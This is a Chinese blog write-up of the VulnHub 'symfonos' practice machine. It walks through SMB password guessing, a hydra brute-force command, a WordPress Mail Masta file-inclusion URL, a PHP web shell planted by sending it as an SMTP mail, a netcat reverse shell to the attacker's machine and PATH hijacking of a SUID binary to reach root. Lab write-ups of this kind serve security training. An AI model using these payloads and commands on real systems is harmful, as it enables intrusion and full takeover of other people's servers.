OSCP - symfonos writeup

原创

一支神经病 于 2020-04-30 10:37:39 发布 289 收藏

分类专栏： VM破解 文章标签： OSCP

本文链接：https://blog.csdn.net/Jiajiajiang_/article/details/105815683

主机来源：www.vulnhub.com

> 下载地址：https://download.vulnhub.com/symfonos/symfonos1.7z

> 用到的知识点：
> SMB使用
> wpscan
> 本地文件包含和写邮件getshell
> 修改环境变量提权

发现IP

```
23 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1380
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
10.0.3.1        00:50:56:c0:00:08      5     300  VMware, Inc.
10.0.3.2        00:50:56:ff:6c:8b      8     480  VMware, Inc.
10.0.3.150      00:0c:29:e5:22:2d      8     480  VMware, Inc.
10.0.3.254      00:50:56:ee:54:dd      2     120  VMware, Inc.
```


IP为10.0.3.150

nmap

```
root@kali4:~# nmap -sV -p- 10.0.3.150
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 03:51 EDT
Nmap scan report for 10.0.3.150
Host is up (0.00068s latency).
Not shown: 65530 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
25/tcp  open  smtp        Postfix smtpd
80/tcp  open  http        Apache httpd 2.4.25 ((Debian))
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:E5:22:2D (VMware)
Service Info: Hosts:  symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.64 seconds
```


SMB

直接使用SMB协议，使用anonymous用户登录

发现一个文件


Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus

我猜有人用了这些密码
还发现一个用户

```
root@kali4:~# smbclient -L 10.0.3.150
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
SMB1 disabled -- no workgroup available
```



试一下用上面的密码登录下helios

```
smbclient //10.0.3.150/helios --user=helios
```

最后用了qwerty进来了

```
root@kali4:~# smbclient //10.0.3.150/helios --user=helios
```

```
Enter WORKGROUP\helios's password:
Try "help" to get a list of possible commands.
smb: \>
```


全部get下来读一下

```
smb: \> ls
  .                                   D        0  Fri Jun 28 20:32:05 2019
  ..                                  D        0  Fri Jun 28 20:37:04 2019
  research.txt                        A      432  Fri Jun 28 20:32:05 2019
  todo.txt                            A       52  Fri Jun 28 20:32:05 2019

                19994224 blocks of size 1024. 17199816 blocks available
smb: \> cat research.txt
cat: command not found
smb: \> get research.txt
getting file \research.txt of size 432 as research.txt (16.9 KiloBytes/sec) (average 16.9 KiloBytes/sec)
smb: \> get todo.txt
getting file \todo.txt of size 52 as todo.txt (16.9 KiloBytes/sec) (average 16.9 KiloBytes/sec)
smb: \> exit
```




```
root@kali4:~# cat research.txt
Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride
 a golden chariot which brought the Sun across the skies each day from the east (Ethio
pia) to the west (Hesperides) while at night he did the return journey in leisurely fa
shion lounging in a golden cup. The god was famously the subject of the Colossus of Rh
odes, the giant bronze statue considered one of the Seven Wonders of the Ancient World
.
root@kali4:~# cat todo.txt

1. Binge watch Dexter
2. Dance
3. Work on /h3l105
```

根据他说的work on /h3l105 我就去web下访问了，结果真有



helios site – Just another WordPress site

Hello world!



admin June 29, 2019 Uncategorized 1 Comment

wordpress兄弟，上wpscan 这里插一句，站点会解析到symfonos.local中， 我们在/etc/hosts的文件中修改一下（不改也行，就是访问的慢一些）

```
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.0.3.150 symfonos.local
```

wpscan

```
wpscan --url http://10.0.3.150/h3l105 --wp-content-dir -ep -et -eu
```

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

找到一个用户，是admin
我爆破一下（没暴破出来）


```
hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://10.0.3.150
```

扫插件

```
wpscan --url http://symfonos.local/h3l105 --enumerate p
```

找到两个插件

```
[+] mail-masta
 | Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z

 | Found By: Urls In Homepage (Passive Detection)

 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
```




去查一下有没有漏洞

有个本地文件包含

测试包含本地文件/etc/passwd:


http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

通过我们的实际插件地址去访问



后面拼接参数，发现漏洞存在

```
http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
```




root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534::/nonexistent:/bin/false Debian-exim:x:105:109::/var/spool/exim4:/bin/false messagebus:x:106:111::/var/run/dbus:/bin/false sshd:x:107:65534::/run/sshd:/usr/sbin/nologin helios:x:1000:1000:,,,:/home/helios:/bin/bash mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false postfix:x:109:115::/var/spool/postfix:/bin/false

getshell

发现可以读本地文件，那如果要getshell，我们就需要能写进去一些什么，现在想到25端口是开着的，一定有用，那就用写邮件的方式去写文件进去。

先看一下我们能不能读邮件

```
http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios
```



From root@symfonos.localdomain Fri Jun 28 21:08:55 2019 Return-Path: X-Original-To: root Delivered-To: root@symfonos.localdomain Received: by symfonos.localdomain (Postfix, from userid 0) id 3DABA40B64; Fri, 28 Jun 2019 21:08:54 -0500 (CDT) From: root@symfonos.localdomain (Cron Daemon) To: root@symfonos.localdomain Subject: Cron dhclient -nw MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: X-Cron-Env: X-Cron-Env: X-Cron-Env: Message-Id: <20190629020855.3DABA40B64@symfonos.localdomain> Date: Fri, 28 Jun 2019 21:08:54 -0500 (CDT) /bin/sh: 1: dhclient: not found From MAILER-DAEMON Tue Apr 28 02:35:55 2020 Return-Path: <> X-Original-To: helios@symfonos.localdomain Delivered-To: helios@symfonos.localdomain Received: by symfonos.localdomain (Postfix) id 42B1E40B8B; Tue, 28 Apr 2020 02:35:55 -0500 (CDT) Date: Tue, 28 Apr 2020 02:35:55 -0500 (CDT) From: MAILER-DAEMON@symfonos.localdomain (Mail Delivery System) Subject: Undelivered Mail Returned to Sender To: helios@symfonos.localdomain Auto-Submitted: auto-replied MIME-Version: 1.0 Content-Type: multipart/report; report-type=delivery-status; boundary="2EE7C40AB0.1588059355/symfonos.localdomain" Content-Transfer-Encoding: 8bit Message-Id: <20200428073555.42B1E40B8B@symfonos.localdomain> This is a MIME-encapsulated message. --2EE7C40AB0.1588059355/symfonos.localdomain Content-Description: Notification Content-Type: text/plain; charset=utf-8 Content-Transfer-Encoding: 8bit This is the mail system at host symfonos.localdomain. I'm sorry to have to inform you that your message could not be delivered to one or more recipients. It's attached below. For further assistance, please send mail to postmaster. If you do so, please include this problem report. You can delete your own text from the attached returned message. The mail system : Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again

可以读，那接下来开始写邮件

```
root@kali4:~# telnet symfonos.local 25
Trying 10.0.3.150...
Connected to symfonos.local.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
MAIL FROM:Jessica
250 2.1.0 Ok
RCPT TO:helios@symfonos.localdomain
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?PHP system($_GET['a']);?>

.
250 2.0.0 Ok: queued as 86E9140B3A
```


已经收到邮件

Sender:() { :; };id id From Jessica@symfonos.localdomain Wed Apr 29 05:01:25 2020 Return-Path: X-Original-To: helios@symfonos.localdomain Delivered-To: helios@symfonos.localdomain Received: from unknown (unknown [10.0.3.141]) by symfonos.localdomain (Postfix) with SMTP id 86E9140B3A for ; Wed, 29 Apr 2020 04:58:51 -0500 (CDT)

执行shell

```
http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&a=id
```

(CDT) uid=1000(helios) gid=1000(helios)
groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)

我们弹个shell回来

```
http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&a=nc%2010.0.3.141%20443%20-e%20/bin/bash
```

```
root@kali4:~# nc -lvp 443
listening on [any] 443 ...
connect to [10.0.3.141] from symfonos.local [10.0.3.150] 49188
```

变个好用的shell

```
'import pty;pty.spawn("/bin/sh")'
```

```
root@kali4:~# nc -lvp 443
listening on [any] 443 ...
connect to [10.0.3.141] from symfonos.local [10.0.3.150] 49190
python -c 'import pty;pty.spawn("/bin/bash")'
<h3l105/wp-content/plugins/mail-masta/inc/campaign$
```

提权


sudo -l了一下没东西
然后

```
find / -perm -u=s -type f 2>/dev/null
```


```
<h3l105/wp-content/plugins/mail-masta/inc/campaign$ find / -perm -u=s -type
 f 2>/dev/null
<inc/campaign$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/opt/statuscheck
/bin/mount
/bin/umount
/bin/su
/bin/ping
```



找到一个奇怪的程序，我们把他放在web目录下，然后下下来
本地strings一下

```
root@kali4:~# strings statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
```



发现一个curl命令，没有加绝对路径，我们想办法去修改环境变量
先下一个rootshell过来，





然后编译他（这时候我在web目录下（var/www/html），因为这里我有写权限）

```
gcc rootshell.c -o curl
```

```
$ gcc rootshell.c -o curl
gcc rootshell.c -o curl
```

然后把这里加到环境变量的最前边

```
$ export PATH=/var/www/html:$PATH
export PATH=/var/www/html:$PATH
$ which curl
which curl
/var/www/html/curl
```

执行程序

```
$ ./st*
./st*
root@symfonos:/opt# id
```

获得root

```
root@symfonos:/opt# id
id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(p
lugdev),108(netdev),1000(helios)
```